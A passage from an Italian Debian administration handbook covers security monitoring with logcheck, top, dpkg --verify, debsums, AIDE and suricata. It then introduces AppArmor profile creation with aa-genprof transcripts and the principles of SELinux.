Tutti i messaggi etichettati come tentativo di intrusione oppure come allarme di sicurezza (seguendo una regola memorizzata in un file `/etc/logcheck/violations.d/miofile`) possono essere ignorati solamente tramite una regola nei file `/etc/logcheck/violations.ignore.d/miofile` oppure `/etc/logcheck/violations.ignore.d/miofile-estensione`.

Un evento di sistema è sempre segnalato a meno che una regola in una directory `/etc/logcheck/ignore.d.{paranoid,server,workstation}/` stabilisca che l'evento debba essere ignorato. Le sole directory prese in considerazione sono esclusivamente quelle corrispondenti ad un livello di prolissità maggiore o uguale alla modalità di funzionamento selezionata.

14.3.2. Attività di monitoraggio

In tempo reale

`top` è uno strumento interattivo che mostra l'elenco dei processi attualmente in esecuzione. L'ordinamento predefinito è basato sull'utilizzo corrente del processore e può essere ottenuto con il tasto P. Altri tipi di ordinamento sono per occupazione di memoria (tasto M), per tempo totale di processore (tasto T) e per identificatore di processo (tasto N). Il tasto k permette di terminare un processo inserendo il suo identificatore di processo. Il tasto r permette il *renice* di un processo, cioè la variazione della sua priorità.

Quando il sistema sembra essere sovraccarico, `top` è uno strumento fondamentale per capire quali processi competono per il tempo di processore o consumano troppa memoria. In particolare, spesso è interessante controllare se il processo che utilizza le risorse corrisponde realmente ad un servizio che la macchina mette a disposizione. Un processo sconosciuto in esecuzione con utente www-data dovrebbe subito saltare all'occhio ed essere controllato, dato che potenzialmente potrebbe essere l'istanza di un programma installato ed eseguito nel sistema attraverso la vulnerabilità di un'applicazione web.

`top` è uno strumento molto flessibile e le pagine del manuale riportano i dettagli di come modificarne la visualizzazione e adattarla alle abitudini e bisogni personali.

Lo strumento grafico `gnome-system-monitor` è simile a `top` e fornisce più o meno le stesse caratteristiche.

Storico

Il carico del processore, il traffico di rete e lo spazio libero su disco sono informazioni che variano costantemente. Mantenere uno storico della loro evoluzione spesso è utile nel determinare esattamente come viene utilizzato un computer.

Esistono molti strumenti dedicati a questo compito. La maggior parte può recuperare dati via SNMP (*Simple Network Management Protocol*) al fine di centralizzare l'informazione. Un ulteriore

beneficio è che si possono recuperare dati da elementi di rete che non necessariamente sono computer generici, come ad esempio switch di rete o router dedicati.

Questo libro tratta Munin in dettaglio (vedere Sezione 12.4.1, «Impostazione di Munin» [365]) come parte di Capitolo 12: «Amministrazione avanzata» [320]. Debian fornisce anche un altro strumento simile, *cacti*. La sua installazione è leggermente più complessa, poiché si basa solo su SNMP. Pur disponendo di un'interfaccia web, capire i concetti coinvolti nella configurazione richiede ancora qualche sforzo. La lettura della documentazione HTML (`/usr/share/doc/cacti/html/index.html`) deve essere considerata un prerequisito.

ALTERNATIVA

`mrtg`

`mrtg` (nel pacchetto che ha lo stesso nome) è un vecchio strumento. Nonostante sia un po' grezzo, può aggregare dati storici e visualizzarli sotto forma di grafici. Il pacchetto comprende una serie di script dedicati alla raccolta dei dati monitorati più diffusi come il carico del processore, il traffico di rete, le visite alle pagine web e così via.

I pacchetti *mrtg-contrib* e *mrtgutils* contengono script di esempio che possono essere utilizzati direttamente.

14.3.3. Rilevare le modifiche

Una volta che il sistema è installato e configurato, a meno di aggiornamenti di sicurezza, la maggior parte dei file e directory rimangono statici, dati a parte. È allora interessante fare in modo che i file realmente non possano cambiare: ogni variazione inattesa dovrebbe perciò catturare la nostra attenzione. Questa sezione presenta alcuni strumenti che permettono di monitorare i file e di avvisare l'amministratore quando si verificano cambiamenti non previsti (o semplicemente di elencarli).

Revisione dei Pacchetti con `dpkg --verify`

APPROFONDIMENTI

Proteggere contro le modifiche degli autori originali

`dpkg --verify` è utile nel segnalare variazioni ai file forniti dai pacchetti Debian, ma è inutile se il pacchetto stesso è compromesso, per esempio quando il mirror Debian è compromesso. Proteggersi da questa tipologia di attacchi implica l'uso del sistema di verifica delle firme digitali di APT (vedere Sezione 6.5, «Controllare l'autenticità dei pacchetti» [128]), e fare in modo di installare solamente i pacchetti da un'origine certificata.

`dpkg --verify` (o `dpkg -V`) è un'interessante strumento che permette di trovare i file installati che sono stati modificati (potenzialmente da un hacker), ma questo dovrebbe essere preso con le pinze. Per fare il proprio lavoro si basa su checksum memorizzati sul proprio database dpkg sull'hard disk (posso essere trovati in `/var/lib/dpkg/info/package.md5sums`); un hacker scrupoloso aggiornerà quindi questi file in modo da contenere i nuovi checksum per i file modificati.

FONDAMENTALI

File di Imponte Digitali

Promemoria: l'impronta digitale è un valore, spesso numerico (anche se in notazione esadecimale), che contiene una specie di firma del contenuto di un file. Questa firma è calcolata con un algoritmo (MD5 oppure SHA1 sono gli esempi più diffusi) che garantisce con buona probabilità che anche il più piccolo cambiamento nel contenuto del file porti ad una variazione nell'impronta digitale; è conosciuto come "effetto valanga". Ciò permette di usare un'impronta numerica semplice per verificare se il contenuto di un file è stato alterato. Questi algoritmi non sono reversibili; in altre parole, per la maggior parte di questi, conoscere un'impronta digitale non permette di ricavarne il contenuto corrispondente. Recenti progressi matematici sembra abbiano però indebolito la sicurezza di questi principi, ma il loro uso finora non è stato messo in discussione, dal momento che sembra ancora piuttosto difficile creare contenuti differenti con la stessa impronta digitale.

L'esecuzione di `dpkg -V` verificherà tutti i pacchetti installati e stamperà una riga per ogni file con test fallito. Il formato è uguale a quello di `rpm -V` dove ogni carattere indica un test su alcuni meta-dati specifici. Purtroppo `dpkg` non memorizza i meta-dati necessari per la maggior parte dei test e quindi questi saranno contrassegnati con un punto interrogativo. Attualmente solo il test di checksum può produrre un "5" sul terzo carattere (quando fallisce).

```
# dpkg -V
??5??????   /lib/systemd/system/ssh.service
??5?????? c /etc/libvirt/qemu/networks/default.xml
??5?????? c /etc/lvm/lvm.conf
??5?????? c /etc/salt/roster
```

Nell'esempio sopra, dpkg riporta una modifica al file del servizio SSH che l'amministratore ha fatto al file compresso invece di usare un'appropriata sovrascrittura di `/etc/systemd/system/ssh.service` (che potrebbe essere memorizzata in `/etc` come dovrebbe essere ogni altro file di configurazione). Elenca anche più file di configurazione (identificati dalla lettera "c" sul secondo campo) che sono stati legittimamente modificati.

Controllo dei pacchetti: `debsums` *e i suoi limiti*

`debsums` è l'antenato di `dpkg -V` ed è quindi in gran parte obsoleto.Ha gli stessi limiti di di dpkg. Fortunatamente, alcune delle limitazioni posso eseere aggirate (mentre dpkg non offre questa possibilità).

Dal momento che i dati su disco non possono essere sicuri, `debsums` offre la possibilità di fare i controlli sulla base dei file `.deb` anzichè affidarsi al database di dpkg. Per scaricare i file `.deb` fidati di tutti i pacchetti installati, possiamo contare solo sui download autenticati di APT. Questa operazione può essere lenta e noiosa, e quindi non dovrebbe essere considerata una tecnica proattiva da utilizzare in modo abituale.

```
# apt-get --reinstall -d install 'grep-status -e 'Status: install ok installed' -n -s
    ➥ Package'
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Da notare che questo esempio utilizza il comando `grep-status` del pacchetto *dctrl-tools*, che non è installato in modo predefinito.

Monitorare i file: AIDE

Lo strumento AIDE (*Advanced Intrusion Detection Environment*) permette di verificare l'integrità dei file e rileva tutti i cambiamenti rispetto ad una immagine valida archiviata del sistema. Questa immagine viene memorizzata in un database (`/var/lib/aide/aide.db`) contenente le informazioni significative di tutti i file del sistema (impronte digitali, permessi, data e ora e così via). Questo database viene generato inizialmente con `aideinit`; esso viene poi utilizzato su base giornaliera (dallo script `/etc/cron.daily/aide`) per verificare che non sia cambiato nulla di significativo. Quando viene rilevata una modifica, AIDE la elenca nei file di log (`/var/log/aide/*.log`) e invia i risultati via email all'amministratore.

IN PRATICA

Proteggere il database

Dal momento che AIDE usa un database locale per confrontare lo stato dei file, l'affidabilità dei suoi risultati è direttamente legata alla validità del suo database. Se un autore di un attacco acquisisce i permessi di root su un sistema compromesso, sarà in grado di sostituire il database per nascondere le sue tracce. Una possibile soluzione è quella di salvare i relativi dati su un supporto a sola lettura.

Sono presenti molte opzioni in `/etc/default/aide` per modificare il comportamento del pacchetto *aide*. La configurazione vera e propria di AIDE viene memorizzata in `/etc/aide/aide.conf` e `/etc/aide/aide.conf.d/` (in realtà, questi file vengono utilizzati da `update-aide.conf` per generare `/var/lib/aide/aide.conf.autogenerated`). La configurazione indica quali proprietà di quali file devono essere controllate. Per esempio, il contenuto dei file di log cambia regolarmente, e tali cambiamenti possono essere ignorati fino a quando i permessi di questi file rimangono invariati, ma sia il contenuto che i permessi dei programmi eseguibili devono rimanere costanti. Anche se non molto complessa, la sintassi della configurazione non è del tutto intuitiva, ed è quindi consigliato leggere la pagina di manuale `aide.conf(5)`.

Una nuova versione del database è generata giornalmente in `/var/lib/aide/aide.db.new`; se tutte le variazioni raccolte sono legittime, viene usato per sostituire il database di riferimento.

ALTERNATIVE

Tripwire e Samhain

Tripwire è molto simile ad AIDE; anche la sintassi del file di configurazione è bene o male la stessa. La principale novità fornita da *tripwire* è il meccanismo di firma del file di configurazione, affinché un autore di un attacco non possa associarlo a una diversa versione del database di riferimento.

Anche Samhain offre caratteristiche simili, oltre ad alcune funzioni per permettere la rilevazione dei rootkit (vedere il riquadro « I pacchetti *checksecurity* e *chkrootkit*/*rkhunter*» [409]). Può anche essere distribuito globalmente in rete, memorizzando i suoi risultati in un server centrale (con firma).

APPROFONDIMENTI

I pacchetti *checksecurity* e *chkrootkit*/*rkhunter*

Il primo di questi pacchetti contiene numerosi script brevi che eseguono controlli di base sul sistema (password vuote, nuovi file con setuid e così via) e avvertono l'amministratore se necessario. Nonostante il suo nome esplicito, un amministratore non dovrebbe affidarsi solamente ad esso per garantire la sicurezza di un sistema Linux.

I pacchetti *chkrootkit* e *rkhunter* permettono di cercare *rootkit* potenzialmente installati nel sistema. Come promemoria, un rootkit è una parte di software progettata per nascondere il fatto che il sistema è compromesso mentre mantiene in modo discreto il controllo sulla macchina. I test non sono affidabili al 100%, ma solitamente riescono ad attirare l'attenzione dell'amministratore su potenziali problemi.

14.3.4. Rilevare intrusioni (IDS/NIDS)

FONDAMENTALI

«Denial of service»

Un attacco «denial of service» ha un solo scopo: bloccare la disponibilità di un servizio. Che un attacco di questo tipo implichi il sovraccarico del server tramite interrogazioni o lo sfruttamento di un bug, il risultato finale è il medesimo: il servizio non è più fruibile. Gli utenti ordinari sono scontenti, e il soggetto che ospita il servizio di rete preso di mira subisce una perdita di reputazione (e probabilmente di ricavi, per esempio se il servizio è un sito di e-commerce).

Un attacco di questo tipo si presenta talvolta "distribuito"; di solito si causa un sovraccarico del server attraverso una grande quantità di interrogazioni provenienti da numerose sorgenti distinte portando all'incapacità di rispondere alle interrogazioni legittime. A queste tipologie di attacchi sono stati associati acronimi ben conosciuti: DDoS e DoS (a seconda che il denial of service sia distribuito o meno).

`suricata` (nel pacchetto Debian con lo stesso nome) è un NIDS — un *Network Intrusion Detection System*. La sua funzione è quella di mettersi in ascolto sulla rete e cercare di rilevare tentativi di infiltrazione e/o atti ostili (inclusi attacchi denial of service). Tutti questi eventi vengono raccolti in file multipli in `/var/log/suricata`. Ci sono strumenti di terze parti (Kibana/logstash) per consultare al meglio i dati raccolti.

➨ `http://suricata-ids.org`

➨ `https://www.elastic.co/products/kibana`

ATTENZIONE

Raggio d'azione

L'efficacia di `suricata` è limitata al traffico che transita sull'interfaccia di rete monitorata. Ovviamente non sarà in grado di rilevare alcunché se non può osservare il traffico reale. Quando è collegato ad uno switch di rete, rileverà quindi solo gli attacchi alla macchina nella quale è in esecuzione, cosa che probabilmente non è ciò che si desidera. La macchina che ospita `suricata` dovrà perciò essere connessa ad una porta "mirror" dello switch, che è solitamente riservata a collegare altri switch e quindi rileva il traffico complessivo.

La configurazione di suricata implica la configurazione e la modifica di `/etc/suricata/suricata-debian.yaml`, che è molto lunga poichè ogni parametro è abbondantemente com-

mentato. Una configurazione minima richiede che venga descritto l'intervallo di indirizzi coperti dalla rete locale (parametro HOME_NET). In pratica, questo significa l'insieme di tutti i potenziali obiettivi d'attacco. Ma per ottenere la maggior parte di queste cose è richiesta la lettura in tutto ed adattandola alla situazione locale.

Prima di questo, si dovrebbe modificare anche il file `/etc/default/suricata` per definire l'interfaccia di rete da monitorare e consentire lo script di init (impostando RUN=yes). Si potrebbe anche voler impostare LISTENMODE=pcap perchè per impostazione predefinita LISTENMODE=nfqueue richiede un'ulteriore configurazione per funzionare correttamente (il firewall netfilter deve essere configurato per far passare i pacchetti in qualche coda dello spazio utente gestito da suricata tramite il target NFQUEUE).

Per rilevare un comportamento malevolo, `suricata` ha bisogno di un insieme di regole di monitoraggio: è possibile trovare le regole nel pacchetto *snort-rules-default*. `snort` è il riferimento storico nell'ecosistema IDS e `suricata` è in grado di riutilizzare le regole scritte per esso. Purtroppo questo pacchetto manca da *Debian Jessie* e deve essere recuperato da un altro rilascio di Debian come *Testing* o *Unstable*.

In alternativa, può essere usato `oinkmaster` (nel apchhetto dello stesso nome) per scaricare di set di regole di Snort da fonti esterne.

APPROFONDIMENTI

Integrazione con prelude

Prelude permette il monitoraggio centralizzato delle informazioni di sicurezza. La sua architetture modulare fornisce un server (il *manager* in *prelude-manager*) che raccoglie gli allarmi generati da *sensori* di varie tipologie.

Suricata può essere configurato come un sensore. Altre possibilità includono *prelude-lml* (*Log Monitor Lackey*) che controlla i file di log (in maniera del tutto simile a `logcheck`, descritto in Sezione 14.3.1, «Monitorare i log con `logcheck`» [404]).

14.4. Introduzione a AppArmor

14.4.1. Princìpi

AppArmor è un sistema di *Mandatory Access Control (Controllo Accesso Obbligatorio)* costruito sull'interfaccia LSM (*Linux Security Modules*) di Linux. In pratica, il kernel interroga AppArmor prima di ogni chiamata di sistema per sapere se il processo è autorizzato ad eseguire una data operazione. Attraverso questo meccanismo, AppArmor confina programmi ad una serie limitata di risorse.

AppArmor applica una serie di regole (note come "profilo") su ciascun programma. Il profilo applicato dal kernel dipende dal percorso di installazione del programma in esecuzione. Al contrario di SELinux (discusso nella Sezione 14.5, «Introduzione a SELinux» [418]), le norme applicate non dipendono l'utente. Tutti gli utenti devono sottostare allo stesso insieme di regole quando è in esecuzione lo stesso programma (ma le autorizzazioni utente tradizionali sono ancora valide e potrebbero causare un comportamento diverso!).

I profili AppArmor sono memorizzati in `/etc/apparmor.d/` e contengono un elenco delle regole di controllo d'accesso alle risorse che ogni programma può utilizzare. I profili sono compilati e caricati nel kernel dal comando `apparmor_parser`. Ogni profilo può essere caricato sia in esecuzione sia in complaining mode. La prima fa rispettare la policy e registra i tentativi di violazione, mentre la seconda non applica la policy ma registra sempre le chiamate di sistema che sarebbero state negate.

14.4.2. Abilitazione di AppArmor e gestione dei profili di AppArmor

Supporto ad AppArmor è integrato nei kernel standard forniti da Debian. Abilitazione AppArmor è quindi solo una questione di installare alcuni pacchetti e l'aggiunta di alcuni parametri alla riga di comando del kernel:

```
# apt install apparmor apparmor-profiles apparmor-utils
[...]
# perl -pi -e 's,GRUB_CMDLINE_LINUX="(.*)"$,GRUB_CMDLINE_LINUX="$1 apparmor=1
    ➥ security=apparmor",' /etc/default/grub
# update-grub
```

Dopo un riavvio, AppArmor è funzionante e `aa-status` lo confermerà in fretta:

```
# aa-status
apparmor module is loaded.
44 profiles are loaded.
9 profiles are in enforce mode.
   /usr/bin/lxc-start
   /usr/lib/chromium-browser/chromium-browser//browser_java
[...]
35 profiles are in complain mode.
   /sbin/klogd
[...]
3 processes have profiles defined.
1 processes are in enforce mode.
   /usr/sbin/libvirtd (1295)
2 processes are in complain mode.
   /usr/sbin/avahi-daemon (941)
   /usr/sbin/avahi-daemon (1000)
0 processes are unconfined but have a profile defined.
```

NOTA

Altri profili AppArmor

Il pacchetto *apparmor-profiles* contiene i profili gestiti a monte dalla comunità AppArmor. Per ottenere ancora più profili è possibile installare *apparmor-profiles-extra* che contiene i profili sviluppati da Ubuntu e Debian.

Lo stato di ogni profilo può essere scambiato tra la modalità enforce e complain con le chiamate di `aa-enforce` e `aa-complain` passando come parametro o il percorso del file eseguibile oppure il percorso del file della policy. Inoltre un profilo può essere completamente disabilitato

con `aa-disable` o messo in modalità di controllo (per registrare anche le chiamate di sistema accettate) con `aa-audit`.

```
# aa-enforce /usr/sbin/avahi-daemon
Setting /usr/sbin/avahi-daemon to enforce mode.
# aa-complain /etc/apparmor.d/usr.bin.lxc-start
Setting /etc/apparmor.d/usr.bin.lxc-start to complain mode.
```

14.4.3. Creare un nuovo profilo

Anche se la creazione di un profilo di AppArmor è piuttosto facile, la maggior parte dei programmi non ne hanno uno. In questa sezione verròà mostrato come creare un nuovo profilo da zero solo utilizzando il programma di destinazione e lasciando che AppArmor monitori le chiamate che il sistema fa e le risorse a cui accede.

I programmi più importanti che devono essere monitorati sono i programmi che si affacciano sulla rete che come tali sono i più probabili obiettivi di aggressori remoti. Per questo AppArmor fornisce il comodo comando `aa-unconfined` per elencare i programmi che non hanno un profilo associato che sono esposti ad un socket di rete aperto. Con l'opzione --paranoid si ottengono tutti i processi non confinati che hanno una connessione di rete attiva.

```
# aa-unconfined
801 /sbin/dhclient not confined
890 /sbin/rpcbind not confined
899 /sbin/rpc.statd not confined
929 /usr/sbin/sshd not confined
941 /usr/sbin/avahi-daemon confined by '/usr/sbin/avahi-daemon (complain)'
988 /usr/sbin/minissdpd not confined
1276 /usr/sbin/exim4 not confined
1485 /usr/lib/erlang/erts-6.2/bin/epmd not confined
1751 /usr/lib/erlang/erts-6.2/bin/beam.smp not confined
19592 /usr/lib/dleyna-renderer/dleyna-renderer-service not confined
```

Nell'esempio seguente, cercheremo quindi di creare un profilo per `/sbin/dhclient`. Per questo useremo `aa-genprof dhclient`. Vi invitiamo ad utilizzare l'applicazione in un'altra finestra e una volta finito tornare a `aa-genprof` per cercare eventi AppArmor nei log di sistema e convertire quei log in regole d'accesso. Per ogni evento registrato, verranno suggerite una o più regole che è possibile approvare o modificare ulteriormente in diversi modi:

```
# aa-genprof dhclient
Writing updated profile for /sbin/dhclient.
Setting /sbin/dhclient to complain mode.

Before you begin, you may wish to check if a
profile already exists for the application you
wish to confine. See the following wiki page for
more information:
http://wiki.apparmor.net/index.php/Profiles
```

```
Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.

Profiling: /sbin/dhclient

[(S)can system log for AppArmor events] / (F)inish
Reading log entries from /var/log/audit/audit.log.
```

```
Profile:  /sbin/dhclient ❶
Execute:  /usr/lib/NetworkManager/nm-dhcp-helper
Severity: unknown

(I)nherit / (C)hild / (P)rofile / (N)amed / (U)nconfined / (X) ix On / (D)eny / Abo(r
    ➥ )t / (F)inish
P
Should AppArmor sanitise the environment when
switching profiles?

Sanitising environment is more secure,
but some applications depend on the presence
of LD_PRELOAD or LD_LIBRARY_PATH.

(Y)es / [(N)o]
Y
Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.
Complain-mode changes:
WARN: unknown capability: CAP_net_raw
```

```
Profile:    /sbin/dhclient ❷
Capability: net_raw
Severity:   unknown

[(A)llow] / (D)eny / (I)gnore / Audi(t) / Abo(r)t / (F)inish
A
Adding capability net_raw to profile.
```

```
Profile:  /sbin/dhclient ❸
Path:     /etc/nsswitch.conf
Mode:     r
Severity: unknown
```

```
  1 - #include <abstractions/apache2-common>
  2 - #include <abstractions/libvirt-qemu>
  3 - #include <abstractions/nameservice>
  4 - #include <abstractions/totem>
 [5 - /etc/nsswitch.conf]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
    ➥ )inish / (M)ore
3

Profile:  /sbin/dhclient
Path:     /etc/nsswitch.conf
Mode:     r
Severity: unknown

  1 - #include <abstractions/apache2-common>
  2 - #include <abstractions/libvirt-qemu>
 [3 - #include <abstractions/nameservice>]
  4 - #include <abstractions/totem>
  5 - /etc/nsswitch.conf
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
    ➥ )inish / (M)ore
A
Adding #include <abstractions/nameservice> to profile.

Profile:  /sbin/dhclient
Path:     /proc/7252/net/dev
Mode:     r
Severity: 6

  1 - /proc/7252/net/dev
 [2 - /proc/*/net/dev]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
    ➥ )inish / (M)ore
A
Adding /proc/*/net/dev r to profile

[...]
Profile:  /sbin/dhclient ❹
Path:     /run/dhclient-eth0.pid
Mode:     w
Severity: unknown

 [1 - /run/dhclient-eth0.pid]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
    ➥ )inish / (M)ore
N

Enter new path: /run/dhclient*.pid
```

```
Profile:  /sbin/dhclient
Path:     /run/dhclient-eth0.pid
Mode:     w
Severity: unknown

  1 - /run/dhclient-eth0.pid
 [2 - /run/dhclient*.pid]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
    ➥ )inish / (M)ore
A
Adding /run/dhclient*.pid w to profile

[...]
```

```
Profile:  /usr/lib/NetworkManager/nm-dhcp-helper ❺
Path:     /proc/filesystems
Mode:     r
Severity: 6

 [1 - /proc/filesystems]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
    ➥ )inish / (M)ore
A
Adding /proc/filesystems r to profile

= Changed Local Profiles =

The following local profiles were changed. Would you like to save them?

 [1 - /sbin/dhclient]
  2 - /usr/lib/NetworkManager/nm-dhcp-helper
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] / View Changes b/w (C)
    ➥ lean profiles / Abo(r)t
S
Writing updated profile for /sbin/dhclient.
Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.

Profiling: /sbin/dhclient

[(S)can system log for AppArmor events] / (F)inish
F
Setting /sbin/dhclient to enforce mode.
Setting /usr/lib/NetworkManager/nm-dhcp-helper to enforce mode.

Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!
See the following wiki page for more information:
http://wiki.apparmor.net/index.php/Profiles
```

```
Finished generating profile for /sbin/dhclient.
```

Notare che il programma non visualizza i caratteri di controllo indietro che si digitano ma per la chiarezza espositiva sono stati inclusi nella trascrizione precedente.

❶ Il primo evento rilevato è l'esecuzione di un altro programma. In tal caso, si dispone di più opzioni: è possibile eseguire il programma con il profilo del processo padre (la scelta "Inherit"), è possibile eseguirlo con il proprio profilo dedicato (le scelte "Profile" e "Named", differiscono solo per la possibilità di utilizzare un nome di profilo arbitrario), è possibile eseguirlo con un sub-profilo del processo padre (la scelta "Child"), è possibile eseguirlo senza alcun profilo (la scelta "Unconfined") o si può decidere di non farlo eseguire a nessuno (la scelta "Deny").

Si noti che quando si sceglie di eseguire il programma sotto un profilo dedicato che non esiste ancora, lo strumento creerà il profilo mancante per voi ed allo stesso tempo proporrà delle regole per tale profilo.

❷ A livello di kernel, i poteri speciali dell'utente root vengono suddivisi in "capacità". Quando una chiamata di sistema richiede una capacità specifica, AppArmor verificherà se il profilo permette al programma di fare uso di questa capacità.

❸ Qui il programma cerca le autorizzazioni di lettura per `/etc/nsswitch.conf`. `aa-genprof` ha rilevato che questo permesso è stato concesso anche da "astrazioni" multiple e le offre come scelte alternative. Un'astrazione fornisce un insieme riutilizzabile di regole di accesso raggruppando più risorse che sono di solito utilizzate insieme. In questo caso specifico, il file è generalmente reso accessibile attraverso le funzioni NameService relative della libreria C e digitiamo "3" per selezionare prima la scelta "#include <astrazioni/nomeservizio>" e poi "A" per consentirla.

❹ Il programma cerca di creare il file `/run/dhclient-eth0.pid`. Se permettiamo la creazione di questo specifico file soltanto, il programma non funzionerà quando l'utente utilizzerà un'altra interfaccia di rete. Così selezioniamo "Nuovo" per sostituire il nome del file con il "/run/ddclient*.pid" più generico prima di registrare il dominio con "Consenti".

❺ Si noti che la richiesta di accesso non è parte del profilo dhclient ma del nuovo profilo che abbiamo creato quando abbiamo permesso a `/usr/lib/NetworkManager/nm-dhcp-helper` di essere eseguito con il proprio profilo.

Dopo aver percorso tutti gli eventi registrati, il programma propone di salvare tutti i profili che sono stati creati durante l'esecuzione. In questo caso, abbiamo due profili che sono salvati in una volta con "Salva" (ma si possono salvare anche singolarmente) prima di lasciare il programma con "Fine".

`aa-genprof` è in realtà solo un modulo intelligente intorno a `aa-logprof`: esso crea un profilo vuoto, lo carica in modalità compain ed esegue `aa-logprof` che è uno strumento per aggiornare il profilo in base alle violazioni del profilo che sono state registrate. Così in seguito si può eseguire nuovamente questo strumento per migliorare il profilo appena creato.

Se si desidera che il profilo generato sia completo, è necessario utilizzare il programma in tutti i modi legittimamente possibili. Nel caso di dhclient, significa eseguirlo tramite Network Manager, eseguirlo tramite ifupdown, eseguirlo manualmente, ecc Alla fine, si potrebbe ottenere un `/etc/apparmor.d/sbin.dhclient` simile a questo:

```
# Last Modified: Tue Sep  8 21:40:02 2015
#include <tunables/global>

/sbin/dhclient {
  #include <abstractions/base>
  #include <abstractions/nameservice>

  capability net_bind_service,
  capability net_raw,

  /bin/dash r,
  /etc/dhcp/* r,
  /etc/dhcp/dhclient-enter-hooks.d/* r,
  /etc/dhcp/dhclient-exit-hooks.d/* r,
  /etc/resolv.conf.* w,
  /etc/samba/dhcp.conf.* w,
  /proc/*/net/dev r,
  /proc/filesystems r,
  /run/dhclient*.pid w,
  /sbin/dhclient mr,
  /sbin/dhclient-script rCx,
  /usr/lib/NetworkManager/nm-dhcp-helper Px,
  /var/lib/NetworkManager/* r,
  /var/lib/NetworkManager/*.lease rw,
  /var/lib/dhcp/*.leases rw,

  profile /sbin/dhclient-script flags=(complain) {
    #include <abstractions/base>
    #include <abstractions/bash>

    /bin/dash rix,
    /etc/dhcp/dhclient-enter-hooks.d/* r,
    /etc/dhcp/dhclient-exit-hooks.d/* r,
    /sbin/dhclient-script r,

  }
}
```

14.5. Introduzione a SELinux

14.5.1. Princìpi

SELinux (*Security Enhanced Linux*) è un sistema di *controllo degli accessi obbligatorio* costruito sull'interfaccia LSM (*Linux Security Modules*) di Linux. In pratica, il kernel interroga SELinux prima di ogni chiamata di sistema per sapere se il processo è autorizzato ad eseguire una data operazione.

SELinux sfrutta una serie di regole, note comunemente come *politiche (policy)*, per autorizzare o vietare operazioni. Queste regole sono difficili da creare. Fortunatamente vengono fornite due politiche standard (*targeted* e *strict*) per evitare il grosso del lavoro di configurazione.

Con SELinux, la gestione dei diritti è completamente diversa dai sistemi Unix tradizionali. I diritti di un processo dipendono dal proprio *contesto di sicurezza*. Il contesto è definito dall'*identità* dell'utente che ha avviato il processo, il *ruolo* e il *dominio* che l'utente presentava in quel momento. I diritti in realtà dipendono dal dominio, ma le transizioni attraverso i domini sono controllate dai ruoli. Infine, le possibili transizioni tra i ruoli dipendono dall'identità.




Figura 14.3 *Contesti di sicurezza e utenti Unix*

In pratica, durante l'accesso, all'utente viene assegnato un contesto di sicurezza predefinito (a seconda dei ruoli che è abilitato ad assumere). Questo definisce il dominio corrente, e di conseguenza il dominio che tutti i suoi processi figli acquisiranno. Se si vuole variare il ruolo corrente e il dominio associato, si deve eseguire `newrole -r ruolo_r -t dominio_t` (di solito esiste un solo dominio permesso per un dato ruolo, per cui il parametro -t si può tralasciare). Questo comando permette l'autenticazione su inserimento della propria password. Questa caratteristica impedisce ai programmi di muoversi automaticamente tra i ruoli. Tali cambiamenti possono

avvenire solo se esplicitamente ammessi nella politica di SELinux.

Ovviamente i diritti non si applicano a tutti i *soggetti* (file, directory, socket, dispositivi, ecc.). Possono variare da oggetto a oggetto. Per applicare i diritti, ad ogni oggetto viene associato un *tipo* (questo processo è conosciuto come etichettatura). I diritti del dominio allora si esprimono come insiemi di operazioni permesse(vietate) su quei tipi (e, indirettamente, su tutti gli oggetti etichettati con quel tipo).

EXTRA

Domini e tipi sono equivalenti

Internamente, un dominio è proprio un tipo, ma un tipo applicabile solo ai processi. È per questo motivo che i domini hanno il suffisso `_t` proprio come i tipi degli oggetti.

Per impostazione predefinita, un programma eredita il relativo dominio dall'utente che lo ha eseguito, ma la politica standard di SELinux si aspetta che i programmi più importanti vengano eseguiti in domini dedicati. Per ottenere ciò, questi eseguibili sono etichettati con un tipo univoco (per esempio `ssh` è etichettato come ssh_exec_t, e quando il programma parte, automaticamente passa al dominio ssh_t). Questo meccanismo automatico di transizione di dominio permette di concedere esclusivamente i diritti richiesti da ciascun programma. Si tratta di un principio fondamentale di SELinux.

